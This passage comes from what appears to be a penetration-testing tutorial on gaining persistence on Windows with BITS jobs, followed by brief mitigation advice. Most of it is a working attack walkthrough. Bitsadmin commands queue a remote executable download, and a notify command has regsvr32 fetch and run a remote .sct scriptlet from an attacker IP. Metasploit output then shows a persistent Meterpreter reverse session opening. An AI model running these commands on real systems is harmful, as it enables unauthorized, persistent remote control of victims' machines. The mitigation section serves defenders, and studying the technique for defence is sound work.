BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {9CC530DB-615F-47A1-AEEF-1BE945D6F49B}.

C:\Windows\system32>bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"
bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added https://www.hackingarticles.in/raj.exe → C:\raj.exe to job.

C:\Windows\system32>bitsadmin /SetNotifyCmdLine payload regsvr32.exe "/s /n /u /i:http://192.168.1.112:8080/V1hTIQYe6Azh.sct scrobj.dll"
bitsadmin /SetNotifyCmdLine payload regsvr32.exe "/s /n /u /i:http://192.168.1.112:8080/V1hTIQYe6Azh.sct scrobj.dll"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'regsvr32.exe' '/s /n /u /i:http://192.168.1.112:8080/V1hTIQYe6Azh.sct scrobj.dll'.

C:\Windows\system32>bitsadmin /SetMinRetryDelay "payload" 40
bitsadmin /SetMinRetryDelay "payload" 40

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Minimum retry delay set to 40.

C:\Windows\system32>bitsadmin /resume payload
bitsadmin /resume payload

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
```

Back on the attacker machine, our web_delivery exploit creates a listener on its own. In some time we have the session that is configured to be persistent.



```
msf5 exploit(multi/script/web_delivery) > [*] 192.168.1.102 - Meterpreter ses

[*] 192.168.1.102    web_delivery - Handling .sct Request
[*] 192.168.1.102    web_delivery - Delivering Payload (2092 bytes)
[*] Sending stage (206403 bytes) to 192.168.1.102
[*] Meterpreter session 3 opened (192.168.1.112:1234 → 192.168.1.102:49686) a

msf5 exploit(multi/script/web_delivery) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : DESKTOP-PIGEFK0
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

This concludes the ability of BITS Job to provide persistence shells on the Windows Machines. Now let's take a look at some useful mitigations against these kinds of attacks.

Mitigation

Our recommendations for mitigating BITS Jobs are:

- Modify network and/or host firewall rules, as well as other network controls, to only allow legitimate BITS traffic.
- Reduce the default BITS job lifetime in Group Policy or by editing the “JobInactivityTimeout” and “MaxDownloadTime” Registry values in HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\BITS. The default maximum lifetime for a BITS job is 90 days, but that can be modified.
- Limit the access of the BITSAdmin interface to specific users or groups.

We at Hacking Articles want to request everyone to stay at home and self-quarantine yourself for the prevention against the spread of the COVID-19. I am writing this article while Working from home. Take care and be Healthy!